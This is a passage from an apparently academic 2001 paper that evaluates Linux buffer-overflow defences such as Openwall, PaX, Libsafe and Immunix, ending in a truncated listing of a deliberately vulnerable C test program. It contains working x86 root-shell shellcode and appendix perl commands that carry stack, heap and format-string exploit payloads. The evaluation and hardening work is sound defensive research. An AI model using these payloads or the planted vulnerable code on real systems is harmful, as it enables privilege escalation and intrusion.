It is also essential that only the required services are installed to the server. Most operating systems enable a wide range of protocols and services by default. Unused parts should be removed and those services, which are used only by system operators, should be restricted to trusted hosts. The security of each installed service should also be considered separately and insecure protocols like *telnet* should be replaced with more secure substitutes. One should also remember that all the services installed have to be maintained, not only those which are actually used.

Firewalls are the most common method of keeping attackers away from insecure services. Unfortunately firewalls may also contain holes, so it is not wise to trust them blindly. For example there are currently seven different prevailing security alerts on the Check Points[3] site. /8/ This means that unsecure protocols should not be used carelessly, not even in local networks. Of course there has to be a balance between security and network usability, but security issues are forgotten too often simply because the company has a firewall.

There are also other basic routines which will help, but they are mostly related to minimizing the impact of successful attacks and are covered in chapter 6. A common factor for these routines is that they all require constant work and if the system maintenance is not properly arranged, they are easily forgotten.

3.7 Bound checking languages

Since none of the above workarounds provide full protection, the best thing to do is to focus to the origin of the problem, the C language itself. If any language which uses boundary checking would be used instead then we would not have to worry about buffer overflows any more.

Java, for example, does not suffer from buffer overflows nor pointer overwrites as all references to arrays are checked and there are no pointers at all in the language.

---

[3] Check Point is one of the leading firewall vendors.

Bound checking makes the programs slower, but the relationship between performance and security is a same kind of compromise like the selection between a cheap and a good car.

It is not feasible to re-code all programs with a new language, but at least we can take this point into consideration when choosing a programming language for our next project. But before choosing the latest hype language, it is good to remember that eventhough some languages do not suffer from buffer overflows, they may contain other security flaws. And even if our own programs were safe, the operating system below is likely to be written in C and the whole system will still be vulnerable to these types of flaws.

4 CREATING AN OVERFLOW EXPLOIT

4.1 Finding a vulnerable program

There are a few commonly used methods for finding vulnerabilities from the applications. The easiest way is to examine the source codes itself, searching especially for the function calls, which are more likely to be vulnerable. The attacker may, for example, search for all the *printf()* calls from the code and search for such occurrence where the format string is not static. This is usually impossible for a third party commercial application which does not include the source codes, but there are a lot of open source software which include the sources with the package.

Examining applications without the sources is more difficult, but not impossible. The goal is to get the application to crash with a core dump, from where it is possible to find the vulnerable function calls. Crashing programs can be done by giving them irrational parameters like 1000 character long user names or 100000 character long filenames. The parameters are of course very application dependent, but if the program can be crashed then it may also be vulnerable. Vulnerabilities can also be found when the program crashes in normal use, but this is a rather passive way for breaking in.

4.2 Creating an attack code

4.2.1 Requirements for attack code

There are some basic rules all attack codes should follow. The most important is that it must be relocateable and therefore it cannot have any static references. It is also essential that it doesn't contain any zero (*\0x00*) or carrier return (*\0x0d*) characters as these are the end characters for the vulnerable functions. The code

should be as small as possible so that it will fit to any buffer the target program might offer access to. /1,11/

If we are not just planning to tease the system operator, the attack code should also give access to the target machine. For local attacks it is usually enough to spawn a shell, but for remote attacks it is not always that easy. When attacking against processes on a remote host, the standard inputs and outputs are not usually directed to the open socket. In these cases the attack code should redirect these streams to an open socket or create a new socket to a free port. The target host may lie behind a firewall and there may not be any free ports open we could use for our back door. In these cases the attack may have to performed blindly, meaning that instead of spawning a shell, we are directly running other program like *adduser*, which would create a new user account to the target host. This account could then be used to login using the normal services available on the host.

It would be great to have a platform independent attack code, but that is simply impossible since the assembler language is different for every processor and it's not even feasible between different operating systems for same processor as the system calls differ.

So as a summary we have the following requirements for the attack code:

- Relocateable
- Does not contain \0x00 or \0x0d characters
- Minimal size
- Spawns a shell (/bin/sh)

4.2.2 Implementation

In order to test the security extension products in the next chapter, we need an attack code. As our tests will be done in Red Hat 7.0, we will focus on Intel x86 assembler in implementation.

In Linux all system calls are done trough software interrupt *80h*, in our case we are mostly interested in the system call *execve()*, which has the system call number *0x0b*. The system call is selected with the *EAX* register and the parameters are passed through processor registers *EBX*, *ECX*, *EDX*, *EDI* and *ESI*. We use the first three registers since the *execve()* has only three parameters. /21/

Now what we want to do is the system call *execve("/bin/sh",argv,NULL)*, where *argv* is the pointer to an array of pointers containing *{"/bin/sh",NULL}*. This call simply starts a new shell.

The code may not contain any static references and therefore, we have to setup the parameters on the fly. We need 16 bytes of temporary memory for our parameters, 8 for the string "/bin/sh" and the other 8 bytes for *argv* array containing two pointers. Good choices for temporary memory are the stack or the same memory area where the attack code itself lies. If we use the same memory area for both code and data, then we have to find out where we are. This can be done by using the assembler command *CALL*, which stores the current *EIP* address to the stack from where it can be fetched with the *POP* command. /1/ If we use the stack as a temporary memory, we can get the addresses directly from the *ESP* register.

In Appendix III there is a basic assembler program which stores needed parameters to the stack and executes the *execve()* system call. It is written with The Netwide Assembler (NASM), the syntax of which is similar to Intel's own. /28/ The first example in Appendix III still does not fit as an attack code, because it contains several zero (*\0x00*) bytes when compiled. We can get rid of most the zeros by replacing the commands generating zeros to equivalent commands not containing the harmful zero byte. For example, the command "*MOV EAX,0*", can be replaced with the command "*XOR EAX,EAX*". Both set register *EAX* to 0, but the latter doesn't contain zeros and it also takes up less memory. /28/ The optimized version of the attack code is also in Appendix III, it does not contain any harmful characters and its' size is also reduced to 28 bytes.

The attack code can be compiled using the NASM compiler. If we want to make an executable binary, we first compile the assembler code to an ELF object file and then link it to an ELF binary with a linker. Using the ELF format makes it relocateable and therefore usable in hostile environment. /28/ The binary generated by the linker can be executed and it should simply run */bin/sh*.

The executable part of the binary can be dumped to a string using *gdb*. In our case the result string is
"\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80".

In some cases the running process has different effective and real user id. In these cases spawning a shell may only give the privileges of the real user. To make sure we get all the available privileges we can set the real user identity to the effective one using the *setuid()* system call. The example code is in Appendix III providing us another string *"\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80"*. If we combine these two strings, we'll get a code which will set the process user id as root and spawn a shell. If used correctly, this magic string will give us access anywhere we want.

4.3 Vulnerable test program

In addition to having a working attack code, we also need a target for it. We could search for bugs from any popular application, but for testing purposes it is more sensible to create a program of our own containing all the known holes. This way we can test whether the products really provide the security they promise or not.

The source code for the test program is in Appendix II. It takes the overflowable parameters and the wanted test case number from the command line and then calls the appropriate test function. Running the program without the parameters makes the program print out a short help with a list of all the available tests and short descriptions of them.

4.4 Deploying the attack code

In this case the target program takes our magic string directly from the command line, but it is not usually quite that easy. In most cases we want to get access to a remote machine through the Internet. In these cases we also need a program which delivers our attack code to the target application.

Before taking this kind of an active approach we need to study the target host unnoticeable. Information like the operating system used and the exact version of the target application are required when planning the attack. With this information it may be possible to find a suitable flaw and to make a working attack code.

Then one needs a deployment program which connects to the target host and interacts with the application up to the point where it can send the attack code and hijack the process. After the attack code has been executed, the attacker will take control.

5 EVALUATION OF SECURITY PRODUCTS

5.1 Test arrangements

The tests are made in a Linux environment with chosen products installed one by one, each utilizing one or more of the methods described earlier. The tests cases are basically same for all products, but if it was possible to pass the protection through some simple pig hole, then it will be used and mentioned in an appropriate report.

The test binary itself is compiled with *gcc* using debug flag to make analyzing easier. The tests are executed with the help of *PERL*, which allows us to have nonprintable characters in command line parameters.

The target program is included in Appendix II.

The test cases are:

1. Function return address attack using buffer overflow
2. Function return address attack using fprintf parameter overflow
3. Function return address attack using non-terminated string attack
4. Function pointer attack
5. Existing code attack
6. Indirect function return address attack using pointers
7. Function return address attack using array boundary overflow
8. Heap buffer overflow
9. Data segment buffer overflow
10. Performance test A
11. Performance test B

Detailed descriptions of the test cases are in Appendix I.

5.2 Unprotected system with Linux kernel 2.2.19

Clean Red Hat Linux 7.0 environment was used as a reference for the other products. It should be vulnerable to all the tests described. Results are in Table 5.

Table 5: Results of unprotected Red Hat 7.0

Test	Expected result	Result	Notes
1	root shell	root shell	
2	root shell	root shell	
3	root shell	root shell	
4	root shell	root shell	
5	root shell	user shell	Since the real user id was not changed the shell was spawned as a normal user.
6	root shell	root shell	
7	root shell	root shell	
8	buffer override	buffer override	
9	buffer override	buffer override	
10	evaluated time	30.960s	(user time)
11	evaluated time	1m33.210s	(user time)

As expected all test cases were vulnerable.

5.3 Openwall patch for Linux kernel 2.2.19

In our evaluation the Openwall patch illustrates the effectiveness of both non-executable stack and shared library address shuffling. Installation requires recompilation of the kernel, but since the patch integrates itself as a part of the standard kernel configuration, it is rather easy to utilize it. Disabling the patch can also be done from the same configuration tool. The test results for our test cases are in Table 6.

Table 6: Results of Openwall kernel patch

Test	Expected result	Result	Notes
1	root shell	root shell	The attack was detected when the code was in stack, but root shell was gained when the code was moved to the data segment.
2	root shell	root shell	
3	root shell	root shell	
4	root shell	root shell	
5	root shell	user shell	Since the real user id was not changed the shell was spawned as a normal user.
6	root shell	root shell	
7	root shell		
8	buffer override	buffer override	
9	buffer override	buffer override	
10	evaluated time	32.150s	(user time)
11	evaluated time	1m33.050s	(user time)

As you can see from the results, the non-executable stack provides no real security. It is usually possible to use a data segment for storing our attack code so even when the stack is the most commonly used, making it non-executable provides no extra security.

However, most of the example exploit codes available in the Internet use the stack by default and therefore attacking a host protected with this patch requires at least some changes to the exploit code. So at least the attacker has to know the basics about buffer overflows to be able to abuse these example sources and the system operator may also get a valuable warning if the first attack attempt is logged by this patch.

5.4 PaX patch for Linux kernel 2.2.18

PaX patch is the second kernel patch in our evaluation. In addition to non-executable stack, it also makes the data segment and the heap non-executable thus making virtually all writeable memory areas non-executable. In theory this means that we cannot provide any arbitrary code ourselves, but we can still use an existing one. Results are in Table 7.

The installation itself requires recompilation of the kernel and the patch is integrated as a part of normal kernel sources. However there are no configuration options so once the patch is appended to the kernel, it cannot be disabled anymore. So uninstalling requires reinstalling the kernel sources.

Table 7: Results of PaX kernel patch

Test	Expected result	Result	Notes
1	root shell	process killed and event logged	
2	root shell	process killed and event logged	
3	root shell	process killed and event logged	
4	root shell	process killed and event logged	
5	root shell	user shell	Since the real user id was not changed the shell was spawned as a normal user.
6	root shell	process killed and event logged	
7	root shell	process killed and event logged	
8	buffer override	buffer override	
9	buffer override	buffer override	
10	evaluated time	31.160s	(user time)
11	evaluated time	1m35.870s	(user time)

The results show that PaX detects most of the attacks, but using existing code still provides us a shell prompt. The buffers can still be overwritten making PaX vulnerable for data overwriting attacks.

Fortunately most attacks are detected and like Openwall, PaX is also very usable to prevent and detect the first attack attempts and even the performance effects are negligible. It may not prevent all attacks possible, but as long as its' weaknesses are understood it can be easily recommended to anyone.

5.5 Libsafe 2.0

Libsafe is an example of library wrappers in this evaluation. It uses the preload feature of the *glibc* and therefore no recompilation of target applications is required. The installation requires compilation of the library and adding it to the list of preloadable libraries and after that it is automatically in use. Rebooting is not required, but it is recommended to ensure all daemons are loaded with the library. Alternatively the library can be used with per process principle using environment variables, but for security reasons this does not work with programs, which are marked with the *setuid* flag.

During the tests a bug was found from library causing the *sprintf()* checking to malfunction in test case 3. The software vendor quickly provided a fixed version after a bug report so the fixed version was retested and it was also able to detect format string attacks in our tests.

Table 8: Results Libsafe 2.0

Test	Expected result	Result	Notes
1	root shell	process killed and event logged	
2	root shell	process killed and event logged	
3	root shell	root shell (*process killed and event logged)	*sprintf() checking was fixed in version Libsafe 2.0-2 (25.4.2001)
4	root shell	root shell	
5	root shell	process killed and event logged	
6	root shell	root shell	
7	root shell	root shell	
8	buffer override	buffer override	
9	buffer override	buffer override	
10	evaluated time	41.220s	(user time)
11	evaluated time	1m33.530s	(user time)

As we can see, not all test cases are detected. The poor results in performance test 10 are not telling the whole truth. The test case 10 contains mainly *printf()* and *strcpy()* function calls and is thus the worst possible case for Libsafe. In normal programs the amount of these vulnerable function calls is much smaller and so the test case 11 is closer to the truth.

5.6 Immunix 6.2

Immunix is our example of compiler extensions. Actually it is a full Red Hat Linux 6.2 distribution compiled with the StackGuard C compiler. The compiler attaches an additional canary value to each local variable block between the return address and the local variables. This canary value is then checked to be untouched before returning to calling function. /10/

The installation of Immunix is equal to a Red Hat installation, but upgrading an existing Red Hat installation is not recommended. This means that the server must be reinstalled from scratch, which makes it the hardest to install within this evaluation.

Unfortunately the new 7.0 version of Immunix was not available during the evaluation and the tests had to be done with the old 6.2 version. The 7.0 version promises to detect format string attacks, so in our tests it would probably have done better than the old version. The new version also contains some other tools like SubDomain to strengthen the overall server security.

Table 9: Results of Immunix 6.2

Test	Expected result	Result	Notes
1	root shell	process killed and event logged	
2	root shell	root shell	
3	root shell	process killed and event logged	
4	root shell	root shell	
5	root shell	user shell	Since the real user id was not changed the shell was spawned as a normal user.
6	root shell	root shell	
7	root shell	root shell	
8	buffer override	buffer override	
9	buffer override	buffer override	
10	evaluated time	30.700s	Tested on the same machine as the others by copying the test binary. (user time)
11	evaluated time	N/A	Different test machine, not comparable to other results

As these tests show, Immunix also provides only a partial solution. The performance test 11 was not carried out since the test machine was different from the others. Test case 10 was done in the same Red Hat 7.0 machine as the others generating even better results than the clean reference system. However the compiler was slightly different with the other tests, which can explain this speedup and this test is not fully comparable to the others either. As a result of test 10 we can assume only that the overhead of StackGuard is minimal.

The difficult installation to existing systems makes Immunix less attractive than other products, but for new installations it is a very competitive alternative for the standard Red Hat distribution. Also forthcoming features in Immunix 7.0 make it more valuable if the advertisement is telling the whole truth.

5.7 Results

5.7.1 Attack prevention

All the test cases are gathered in Table 10 and successful detections are summarized. According to the table, PaX seems to be the winner. This doesn't necessarily mean that the PaX is the best solution as Immunix and Openwall provide some additional security features beyond stack overwriting attacks. The products are also not exclusive and one can use several of them at the same time.

Table 10

N:o	Clean	Openwall	PaX	Libsafe	Immunix
1	-	X[4]	X	X	X
2	-	-	X	X	-
3	-	-	X	X[5]	X
4	-	-	X	-	-
5	-	-	-	X	-
6	-	-	X	-	-
7	-			-	-
8	-	-	-	-	-
9	-	-	-	-	-
∑	**0**	**1**	**5**	**4**	**2**

[4] Detected only partially, successful attack with small changes.

[5] sprintf() checking was fixed in version Libsafe 2.0-2 (25.4.2001).

5.7.2 Performance

Following charts are based on the measured times of each test. These results show that the performance loss of these products is minimal. On figure 2 the results for Immunix are not available since the Immunix tests were made on a different machine than the others. The test result for Immunix on figure 1 was measured by copying the instrumented binary to the original test machine.



Figure 1: Results of the first performance

Poor results for Libsafe in figure 1 are partly caused by the test case, which contains mainly "dangerous" function calls which are passed through the Libsafe. In normal applications the amount of these calls is smaller and so the test case 11 gives us more truthful results.



Figure 2: Results of the second performance test

6 MINIMIZING THE IMPACT OF SUCCESSFUL ATTACK

6.1 Running programs with least privileges

As none of the methods presented above are fully secure, it is reasonable to prepare for getting penetrated by a successful attack. The first thing to do is to cut down any unnecessary privileges from all server daemons. This is essential since when the attacker gets in, he will inherit the privileges from the daemon process and if it is running as a root then the attacker gets directly full access to the system. With root privileges its' easy to remove all entries related to the attack from the log files and install a backdoor for getting back later. /9,20/

Most server daemons, which are open to the Internet, will work fine with very restricted privileges. Somehow they are still installed as root by default. Of course there are some daemons requiring root privileges to provide services like FTP, but often accessing these ports can be restricted to trusted sites.

It is also reasonable to restrict the files these server processes can access to the ones they really need. This is also relatively easy if one keeps it in mind when the directory structure of these programs is designed. If all the files can be placed under one directory and it's subdirectories, then the jailing can be done with a single *chroot* command. /26/

If the program has its' files spread all over the file system, then we may still restrict the file access with normal file user modes. However this requires designing a very strict overall file mode policy to be effective.

6.2 Detecting the intrusion

Above methods restricts the attacker for what he can do, but once the attacker has get in he will not stop, instead he will continue with other techniques. He may try to get root access through some other vulnerable program, setup network sniffer

for collecting passwords and so on. The main idea is that the more time the attacker has, the more harm he can cause. So it might be nice to know when there is an outsider in the system.

There are several very usable utilities, which monitor the system for any abnormal behavior. These utilities can for example check the system log files, scan the file system for changed files and detect local stack overwriting attacks. Some of them can also prevent the attacker from running unauthorized executables. One such utility is CryptoMark, which adds a digital signature to all authorized binaries. These signatures are checked by the kernel before execution and if they do not match then the process is never started and an alert is sent to the system operator. This should prevent the attacker from running any Trojan horses in the server and thus preventing installation of network sniffers and similar dangerous applications. /4/

However, the most important thing needed to detect an attacker is the overall awareness that it is possible. If we install all the above security products and then declare our servers totally secure, then we are really in a lot of trouble when our systems are controverted. No server is totally secure and after all security by obsecurity is not real security at all.

6.3 Backups

Backups are normally associated with disasters like fires and floods, but actually intruders are equal to these disasters. While the hardware itself remain untouched, once the intruder has got in, it is hard to be sure whether all the backdoors have been found and removed. Some of his actions may have been logged into the log files, but it is possible that the attacker has altered these files and covered part of his actions.

Sometimes it is easier to reinstall everything from scratch and this is when you need the backups. If you know when the attack has occurred then you may restore any full backup made before. If you don't have backups, you may have to install

everything again from scratch and pray that the data itself is untouched. If you can’t take the risk of using possibly modified data, you can only write it once again.

So you better have the backups from rather long periods of time and you better had recognize the attacker quite fast if you really want to recover from intrusions.

CONCLUSION

As the test results show, the problem of buffer overflows and format strings remains unsolved. Instead the tested products provide a partial solution and the minimal performance effects make them still very useful. They are also not exclusive to each other, so they can be used together with each other. However one should bear in mind that the security by obsecurity is dangerous and so these products should only be used as mousetraps for the attackers. Some kind of paranoia is still required in system administration, as these products do not provide a full solution to the problem and it is also good to remember that there are other methods to of breaking into a system than buffer overflows.

Unfortunately all the products tested are only available for Linux. Kernel patches are of course very platform specific and as commercial OS vendors do not distribute kernel sources, it is up to the vendors to make these kinds of patches. The same applies also to the library wrappers and the compiler extensions if they are not open source software. Hopefully also commercial OS vendors will pay attention and provide similar solutions in return to their expensive license fees.

There is still one more threat that remains uncovered. Even if we could protect all the servers against these attacks, we are still left with the workstations that have varying sets of vulnerable applications. And as usual, system administration is often unaware of some of these applications as they are installed against company policies. And once the workstation is compromised, the servers are only matter of time.

BIBLIOGRAPHY

1. "Aleph One". Smashing The Stack For Fun And Profit. Phrack volume 7, issue 49. 1996. (http://www.phrack.com/search.phtml?view&article=p49-14. [23.3.01])

2. Apache HTTP Server Version 2.0 Documentation. Apache HTTP Server Documentation Project. (http://httpd.apache.org/docs-2.0 [26.4.2001])

3. Baratloo, A., Tsai, T.,Singh, N. Libsafe: Protecting Critical Elements of Stacks. Bell Labs, Lucent Technologies. 1999. (http://www.avayalabs.com/project/libsafe/index.html [26.3.01])

4. Beattie, S, Black, A., Cowan, C., Pu, C., Yang, L. CryptoMark: Locking the Stable door ahead of the Trojan Horse. Department of Computer Science & Engineering, Oregon. 2000. (http://www.immunix.com/cryptomark.html [5.6.01])

5. "Bulba and Kil3r". Bypassing StackGuard and StackShield. Phrack volume 10, issue 56. 2000. (http://www.phrack.com/search.phtml?view&article=p56-5. [17.4.01])

6. CERT Advisory CA-1997-05 MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4. Carnegie Mellon University. 1997. (http://www.cert.org/advisories/CA-1997-05.html [23.3.01])

7. CERT Advisory CA-2001-02 Multiple Vulnerabilities in BIND. Carnegie Mellon University. 2001. (http://www.cert.org/advisories/CA-2001-02.html [23.3.01])

8. Check Point Alert page. Check Point Software Technologies Ltd. (http://www.checkpoint.com/techsupport/alerts/index.html [5.6.01])

9. Cowan, C., Beattie, S., Kroah-Hartman, G., Pu, C., Wagle, P., Gligor, V. SubDomain: Parsimonious Server Security. 14th USENIX Systems Administration Conference. 2000. (http://www.immunix.com/documentation.html [2.5.2001])

10. Cowan, C., Pu, C., Maier, D., Hinton, H., Bakke, P., Beattie, S., Grier, A., Wagle, P., Zhang, Q. Automatic Detection and Prevention of Buffer-Overflow Attacks. 7th USENIX Security Symposium, San Antonio, TX, January 1998.

11. Cowan, C., Wagle, F., Pu, C., Beattie, S., Walpole, J. Buffer overflows: attacks and defenses for the vulnerability of the decade. DARPA Information Survivability Conference and Exposition, 2000. DISCEX '00. Proceedings, Volume: 2, 1999

12. Cray Systems. UNICOS Product information. (http://www.cray.com/products/software/unicos.html [4.4.2001])

13. FormatGuard introduction. WireX. 2000. (http://www.immunix.com/formatguard.html [26.4.2001])

14. Forrest, S., Somayaji, A., Ackley, D.H. Building diverse computer systems. Operating Systems. 1997. The Sixth Workshop on Hot Topics in 1997.

15. ISO/IEC 9899:1999. International Organization for Standardization. 1999.

16. Jones, R., Kelly, P. Backwards-compatible bounds checking for arrays and pointers in C programs. Third International Workshop on Automated Debugging. 1997. (http://www-ala.doc.ic.ac.uk/~phjk/phjk-Publications.html [2.5.2001])

17. Kerninghan, B., Ritchie D. The C programming language. Second edition. Prentice Hall PTR. 1988. ISBN 0-13-110370-9.

18. "klog". The Frame Pointer Overwrite. Phrack volume 9, issue 55. 1999. (http://www.phrack.com/search.phtml?view&article=p55-8. [23.3.01])

19. Ladue, M. When Java Was One: Threats from Hostile Byte Code. Proceedings of the 20th National Information Systems Security Conference, 1997.

20. Loscocco, P., Smalley, S., Muckelbauer, P., Taylor, R., Turner, S., Farrell, J. National Security Agency. The inevitability of Failure: The Flawed Assumption of Security in Modern Computing Environments. Proceedings of the 21st National Information Systems Security Conference. 1998.

21. Neveln, B. Linux Assembly Language Programming. Prentice-Hall, Inc. 2000. ISBN 0-13-087940-1.

22. Newsham, Tim. Format String Attacks. Guardent Inc. 2000. (http://www.guardent.com/rd_whtpr.html [20.3.2001])

23. Red Hat Linux Security Advisory RHSA-2001:047-05. Red Hat, Inc. 2001. (http://www.redhat.com/support/errata/RHSA-2001-047.html [8.5.2001])

24. Ruey-Liang M., Shi-Sheng S. US6006323: Intelligent multiple stack management unit. Ind Tech Res Inst. 1999.

25. Seifried, K. Why Linux Will Never Be as Secure as OpenBSD. Article in SecurityPortal. 2001. (http://www.securityportal.com/closet/closet20010516.html [18.5.2001])

26. Smith, R.E. Mandatory protection for Internet server software. Computer Security Applications Conference, 1996, 12th Annual. 1996.

27. "Solar Designer". README file of "Linux kernel patch for Linux kernel version 2.2.19. Openwall Project. 2001. (http://www.openwall.com/linux/ [26.3.01])

28. The Netwide Assembler (NASM) user documentation. NASM version 0.98. 1999. (http://www.web-sites.co.uk/nasm/ [5.4.2001])

29. Torvalds, L. Posting to Linux kernel mailing list. 1998. (http://www.lwn.net/980806/a/linus-noexec.html [20.3.2001])

30. "twitch". Taking advantage of non-terminated adjacent memory spaces. Phrack volume 10, issue 56. (http://www.phrack.com/search.phtml?view&article=p56-14. [23.3.01])

31. Vijayan, J. Microsoft scrambling to fix new Outlook security hole. Computerworld. 2000. (http://www.cnn.com/2000/TECH/computing/07/21/ms.outlook.bugs.idg/ [26.4.2001])

32. Weaver, D., Germond, T. The SPARC Architecture Manual version 9. Prentice-Hall, Inc. 1994. ISBN 0-13-099227-5.

33. Wheeler, D. Secure Programming for Linux and Unix HOWTO. 2000. (http://www.dwheeler.com/secure-programs/ [24.05.2001])

34. Yuval, Y. US5949973: Method of relocating the stack in a computer system for preventing overrate by an exploit program. Memco Software Ltd. 1999.

APPENDICES

TEST CASE DESCRIPTIONS

No	Explanation
Execution flow of the test case	
Expected results	

1	Function return address attack using buffer overflow
The function return address is changed to point to the attack code in stack by overflowing the strcpy() in test program's function stacktest(). Following command is used in clean Red Hat: perl -e 'system "./eval","4","\x90"x"200"."\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\xcd\x80"."X"x"26"."\xf0\xec\xff\xbf",""'	
Expected result is a shell prompt with root access	

2	Function return address attack using fprintf overflow
The function return address is changed to point to the attack code in the data segment by overflowing the snprintf() parameter list in the test program's stacktest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","-data","\x90"x"200"."\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\xcd\x80","4","","\x8c\xed\xff\xbf\x8d\xed\xff\xbf%c%161c%hhn%hhn"'	
Expected result is a shell prompt with root access	

3	**Function return address attack using non-terminated string attack**
The function return address is changed to point to the attack code in the data segment by overflowing the sprintf() in test program's indirecttest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","-data","\x90"x"200"."\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\xcd\x80","3","X"x"128"."\x10\xea\xff\xbf\x60\xaa\x4\x8","X"x"256"'
Expected result is a shell prompt with root access	

4	**Function pointer attack**
The function pointer address is changed to point to the attack code in the data segment by overflowing the strcpy() in test program's functionpointertest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","-data","\x90"x"200"."\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\xcd\x80","5","X"x"268"."\xaa\xaa\x4\x8",""'
Expected result is a shell prompt with root access	

5	**Existing code attack**
The function return address is changed to point to the shell code in the code segment by overflowing the strcpy() in test program's stacktest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","4","","\x9c\xee\xff\xbf%c%8c%hhn"'
Expected result is a shell prompt with root access	

6	**Indirect function return address attack using pointers**
The function return address is changed to point to the attack code in the data segment by overflowing the strcpy() in test program's indirecttest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","-data","\x90"x"200"."\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\xcd\x80","6","X"x"268"."\x8c\xec\xff\xbf","\xaa\xaa\x4\x8"'
Expected result is a shell prompt with root access	

7	**Function return address attack using array boundary overflow**
The function return address is changed to point to the attack code in the data segment by overflowing a local array with an illegal index. Following command is used in clean Red Hat: perl -e 'system "./eval","-data","\x90"x"200"."\x31\xc0\xb0\x17\x31\xdb\x31\xc9\xcd\x80\xb8\xbc\xcc\xa1\x01\xc1\xe8\x02\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\xcd\x80","7","-3","XXXX\xaa\xaa\x4\x8"'	
Expected result is a shell prompt with root access	

8	**Heap buffer overflow**
Data buffer is changed in the heap by overflowing the strcpy() in test program's heaptest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","2","X"x"264"."Hacked memory area","X"'	
Expected result is an overwritten buffer	

9	**Data segment buffer overflow**
Data buffer is changed in the data segment by overflowing the strcpy() in test program's datasegmenttest() function. Following command is used in clean Red Hat: perl -e 'system "./eval","1","X"x"288"."Hacked memory area","X"'	
Expected result is an overwritten buffer	

10	**Performance test A**
System performance is tested with a simple loop containing strcpy(), sprintf() and function calls. Following command is executed: time ./eval 8 5000000 test	
Expected result is evaluated time	

11	**Performance test B**
System performance is tested by decompressing and then recompressing the Linux kernel sources. Following command is executed: time 'cat /usr/src/linux-2.2.19.tar.gz |gzip -d -c|gzip -c >/dev/null'	
Expected result is evaluated time	

VULNERABLE TEST PROGRAM

```
/*
** Very vulnerable test program
**
** (C) Ville Alkkiomäki 2001
**
*/


#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>


/*
** Global variables for testing buffer overwrites in the heap and data segment
*/

char datasegmentbuf[256];
char datasegmentbuf2[64];
char * heap;
char datasegment[256];

/*
** Struct for our test cases and descriptions
*/

typedef struct {
  char name[80];
  char desc[128];
  int  (*test)();
} Test;

/*
** Struct for array bounds overflow test
*/

typedef struct {
  char name[8];
} User;

/*
** Array bounds overflow test
*/
```

```
int arrayboundarytest(char * buf,char * format)
{
  User users[10];

  strncpy(users[atoi(buf)].name,format,8);

  printf("Array index:%d\nbuf:%s\nformat:%s\n",atoi(buf),buf,format);
  return 0;
}

/*
